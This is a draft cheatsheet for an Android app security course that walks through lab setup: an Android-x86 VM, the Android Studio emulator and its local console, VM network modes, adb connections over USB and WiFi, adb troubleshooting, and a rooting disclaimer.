Android App Hacking

Black Belt Edition

Cheatsheet - Version 1.0 (DRAFT)

1. Installation Steps

Here is a quick summary about the single steps to install the VM or the android emulator on your system.

1.1. VM Installation

Quick summary on how to install the „Androidx86 VM“. Please make sure that you do not install this VM within another VM. This is not working properly. For the emulator it is ok.


1.1.1. VM Settings

My recommendations regarding to the minimum of the VM settings:

- 2 CPUs
- 4K Ram
- 12 GB Storage

1.1.2. Installation Process

Please select the androidx86.iso (https://www.android-x86.org/download) as a cd file and start the VirtualMachine (VM). Afterwards click on the “Advanced options” to extend this view and follow these steps.




In the extended view, we have an “Auto_Installation” menu, please select this one and click yes. That’s it :)


Advanced options
Live CD - Vulkan support (experimental)
Live CD - No Setup Wizard
Live CD VESA mode - No GPU hardware acceleration
Auto_Installation - Auto Install to specified harddisk
Auto_Update - Auto update Android-x86
Boot from local drive
Back...
Press [Tab] to edit options
android-x86.org
x86 ANDROID
Auto Installer
You have chosen the AUTO installation.
The installer will erase the whole /dev/sda and install Android-x86 to it.
This is the last confirmation. Are you sure to do so?
< Yes >
< No >
Congratulations!
Android-x86 is installed successfully.
Run Android-x86
Reboot
< OK >
<Cancel>

1.1.3. Graphical Userinterface Bug

After starting the VirtualMachine, the Android screen might not appear. This is a common *VMPlayer* bug. We have to provide a certain parameter within the init configuration file.

We start by rebooting the VirtualMachine in debug mode as shown below:



Then we wait for the system to finish the booting process and press “Enter” a few times until we have a shell. Now we need to remount the “mnt” partition because we want to change the “menu.lst” configuration file.

The „menu.lst“ file describes the single entries which can be selected in the boot menu. These are just single commands with different parameters.

To remount the “/mnt” partition we use the following command.

```
# Terminal in the VM
$ mount -o remount,rw /mnt
```

```
1!:/android # mount -o remount,rw /mnt
[   47.976629] EXT4-fs (sda1): re-mounted. Opts: (null)
:/android # _
```

Now we can modify the “menu.lst” file which is in the “/mnt/grub” directory. VI is available on the emulator.

```
$ vi /mnt/grub/menu.lst
```

Add the value “nomodeset xforcevesa” after the first parameter as shown below.
Now press ESC and type “:wq!” to save these changes.

```
gz


nel quiet root=/dev/ram0 vmalloc=192M SRC=/android-9.0-r2 nomodeset xforcevesa
trd.img

de)
nel root=/dev/ram0 vmalloc=192M DEBUG=2 SRC=/android-9.0-r2
trd.img

modeset)
nel nomodeset root=/dev/ram0 vmalloc=192M DEBUG=2 SRC=/android-9.0-r2
trd.img

deo=LVDS-1:d)
nel video=LVDS-1:d root=/dev/ram0 vmalloc=192M DEBUG=2 SRC=/android-9.0-r2
trd.img



[ /mnt/grub/menu.lst [Modified] 7/21 33%
```

Nomodeset is a kernel configuration that prevents the graphics card ending up in a black screen. The xforcevesa entry is used to access video card functions in a legacy bios environment.

After the file has been successfully written and closed we can restart the system via the VM settings.


When we now select the first entry: “Androidx86 9.0-r2” the system is booting up with a graphical interface.

2. Emulator Installation Steps


The emulator comes shipped together with the android-studio. Therefore to install it, we simply need to install the android-studio first. It can be found here: https://developer.android.com/studio.

After downloading and installing it, the following window should appear. In case if you have already created a new project, you can close the project to get this window back.

By clicking “More Actions”, we can now select the VirtualDevice Manager:



Then we have to click “Create device” on the top left and we need to make sure, that we are selecting an image without the Google - Play Store being enabled.



This will ensures that we are having root access on our emulator. if we select an image that has the Play Store enabled, we do not have automatically root access.


2.1. Emulator Configuration (PATH variable)

The emulator binary can be found in the following path:

- ~/Sdk/emulator/emulator

If we want to launch it from a terminal, we have to add this path into our PATH variable.


We can do this as follow. We need to open the ~/.zshrc or ~/.bashrc file in our editor of choice. Afterwards we extend the $PATH variable as follow:



By opening a new terminal or using the command “source ~/.zshrc”, we can now launch our emulator easily from a terminal.

2.1.1. Error Handling

Keep in mind. In case if you encounter some errors, launching it from the graphical user interface in the android studio might provide you more information about the root cause of the error.



Therefore in case of any errors, try starting the emulator from the android-studio as shown above. Here we can see, that the emulator did not shutdown properly and all we have to do is removing the *.lock file to restart it.

2.2. Emulator Configuration (“Secret Interface”)


The emulator is running a service on localhost 5554 (tcp). We can connect to this service and use additional features of the emulator as shown below:

```
➜ ~ telnet 127.0.0.1 5554
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Android Console: Authentication required
Android Console: type 'auth <auth_token>' to authenticate
Android Console: you can find your <auth_token> in
'/home/app/.emulator_console_auth_token'
OK
auth 6av/SplK2lgqGl4p
Android Console: type 'help' for a list of commands
OK
help
Android console commands:
    help|h|?
    help-verbose
    ping
```

This can be used to for additional configurations like setting the GPS location or redirecting the network traffic. The required token can be found in ~/.emulator_console_auth_token.

3. Android VM - ADB Connection

This part describes, how to establish a connection between the Linux system and the Android VM / Emulator.



3.1. VM Settings - Network Adapter

Both machines need to be in the same network segment to reach each other. You have several different network types which can be used in this example.

NAT
This interface provides Internet Access via the host system, but your VM is behind another Network. If you select NAT for both machines, they can reach each other and also use the internet via your host system.

Host Only
This is some sort of a private network with your host machine. You cannot reach the internet via your host but if both machines are in the „host only“ network segment, they can reach each other. I prefer this one because they also cannot send data out of my network :)

Bridged
This network mode will bind your VM into your host network segment. This means, it will be reachable from all components in your home/company network. I do not recommend this option! If you want to have an internet connection, check NAT - otherwise Host Only.


3.2. Preparation - ADB

After setting the network adapter to „NAT“, we check with the command „ip addr“ if we obtained an ip address. We should also verify if both clients are in the same network segment.

```
$ ip addr
```

In the android VM you can use the „Terminal Emulator“ app which is shown on the right.

The left image shows the terminal of the LinuxVM.



Ok we are in the same subnet and we can ping each other.

3.3. Connecting to the VM - ADB


Now just type „adb connect 192.168.227.2“ (IP of AndroidVM) and we are done :)

```
# IP address of the VM
$ adb connect 192.168.227.2
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.227.2:5555
$ adb shell
x86:/ $
```

The „x86“ prompt shows that we are operating on the Androidx86 Virtual Machine.

4. Smartphone - ADB Connection

Plugin your USB cable and forward the new device to your Virtual Machine (VM). You can find this in the Settings of VirtualBox or VMWare.



There you will also find the USB 3.0 settings, which I highly recommend to enable it. Having this set to USB 2.0 can cause problems with the “USB to ethernet adapter” which will be used later in this course.

4.1. Enable Developer Options

To enable the developer options, take your smartphone and follow these steps.

- Settings
- About the phone
- Press 8 time „build number“

Afterwards a new feature „Developer Options“ is available. This can be found in the system settings (**enlarge advanced**) or directly within the Settings menu. Depends on the smartphone manufacture and the version.

There is a little „Easter Egg“ built into the Android system. If you click multiple times on version, a short animation regarding to your OS version appears.

4.2. Enable USB Debugging


After enabling „Developer Option“, just plugin your USB cable and forward the device to your VM. A popup screen appears which has to be accepted. Afterwards simply connect to your device with the following command:

```
$ adb shell
```

4.3. Connecting via USB

Connect the Smartphone to your laptop / VM / PC. Sometimes the device is only charging and we have to enable the data transfer.

You can do it by clicking on the notification bar and select:



1. Android System - Charging this device via USB” message

2. Tab for more options and select “File transfer / Android Auto”

Now open the terminal and establish the connection:

```
$ adb shell
```

You should see a new linux prompt regarding to your device. On a nexus 5 it will be „hammerhead“ and on a pixel 2 it is „walleye“.

It is not necessary to use „adb start-server“ after the “adb kill-server” command. This is being automatically performed by the command „adb shell“.

4.4. Connecting via WiFi

To get a connection via Wifi on the default port 5555 (tcp) we can use the following command.

```
$ adb tcpip 5555
$ adb connect 192.168.178.10
$ adb shell
```

Afterwards just simply connect with adb connect <IP of the smartphone>.

Additional information can be found here: https://developer.android.com/studio/command-line/adb#wireless.

You can get the IP address by clicking on the WiFi symbol and extending the advanced tab. On the bottom of the page you will see the IP address of your smartphone.

4.5. Connection Issues

If you get errors during the connection then please check out the following „trouble shooting guide“. Here are a few examples what went wrong for me in the past, while trying to connect to the phone.

Make sure your android device is connected to the virtual machine or host computer that executes the „adb shell“ command.

Also make sure that USB debugging is enabled in the developer options.

If it is still not working you can try the following things :)

4.5.1. Checking if your device is connected to the right VM

You can verify this by clicking on the „Virtual Machine Tab“. If your smartphone is connected to your VM a message like „disconnect (connect to host)“ will appear in the USB section. If you are trying to run „adb“ from this virtual machine, you are fine :)

4.5.2. Resetting the ADB connection

Sometimes ADB just don’t work. I do not know the reason for this :) But we can simply reset the connection and make it work again (in most cases…). Open a terminal and enter:

```
$ adb kill-server
$ adb shell
```

This will automatically reset the adb service and reconnect to it.

4.5.3. Check your USB connection type

By connecting a device to your PC it might go into charging mode. This means that no data transfer is possible. To enable data transport go to your smartphone and click on the notification „charging …“ message.

A pop up appears that let’s you chose to switch into data transfer mode. After this restart the ADB server and we should be good to go.

4.5.4. Check your USB cable and also try to connect via WiFi

Try to connect to the device via wifi and not via the USB cable. Make sure both clients can see each other (ping from smartphone to the pc / vm / laptop and backwards).

4.5.5. Missing USB Debugging authorization popup


On older smartphones it happened to me that the „USB debugging popup“ has been a bit buggy. If you do not see this screen, it is not possible to get a connection. This shouldn’t be the case on modern smartphones.

Anyway, we can try to reset this by revoking all existing ADB permissions on the smartphone. To do so we go into :

- Settings (sometimes extend advanced tab)
- Developer options
- Revoke USB debugging authorizations
- Press „OK“

4.5.6. Trying different ADB versions


This is my last attempts and it happened once to me. As a last approach it might be possible that when you connected to your device, you are using a different version of adb, which is running on the device. It has to be an old version because this is not happening these days anymore. Try updating your adb client to the newest version or downgrade in case if you are using a very old smartphone.



Sometimes it is also required to use a certain vendor specific adb version. This was the case on an embedded device where the vendor has it’s own fastboot and adb binaries.

Try to contact the vendor and kindly ask if this is the case and if they can provide you the binaries to connect to your device.

5. Emulator - ADB Connection



This setup is lagging a bit in performance, due to the nested virtualisation. However it simply works and you can also use this during the course.

5.1. Connecting to the Emulator

The ADB connection here is very simple. Fire up the emulator and connect to it by using the following command.

```
$ adb kill-server
$ adb shell
```

5.2. Network configuration of the Emulator

The emulator is being provided with an IP Address (DHCP) from the virtual router. If we want to use the network connection instead of USB, we have to use this ip address: 10.0.2.15.

Network Address	Description
10.0.2.1	Router/gateway address
10.0.2.2	Special alias to your host loopback interface (i.e., 127.0.0.1 on your development machine)
10.0.2.3	First DNS server
10.0.2.4 / 10.0.2.5 / 10.0.2.6	Optional second, third and fourth DNS server (if any)
10.0.2.15	The emulated device network/ethernet interface
127.0.0.1	The emulated device loopback interface

Source: https://developer.android.com/studio/run/emulator-networking

In case if the device needs to access a service running on our Linux system, then we have to use the ip address 10.0.2.2 within the smartphone app.

Example given, the “Insecure Bank” application is using a web server which is running in our virtual machine. If the smartphone wants to connect to it, it can access the 10.0.2.2 address, which is bound to the local host of the system that is starting the emulator. See table above.

6. Rooting

Rooting has become very complex for certain android devices. It is nice to see that the community tries its best to deal with all the security features which has been implemented in the last couple of years. But this is of course not working for every device.

DISCLAIMER! Rooting can brick your device in a way, that you might not be able to use it anymore. In the last eight years, I have hard bricked two devices, where I completely lost the access to it! Please make sure to backup all your important data and be aware that an unsuccessful rooting attempt might not be fixable.

Unfortunately it is not possible to provide and easy solution that works for every device. Don't worry, rooting is not required for this course but I still want to share my experiences with you. Especially if you have never done it. Getting into it might be a bit confusing.

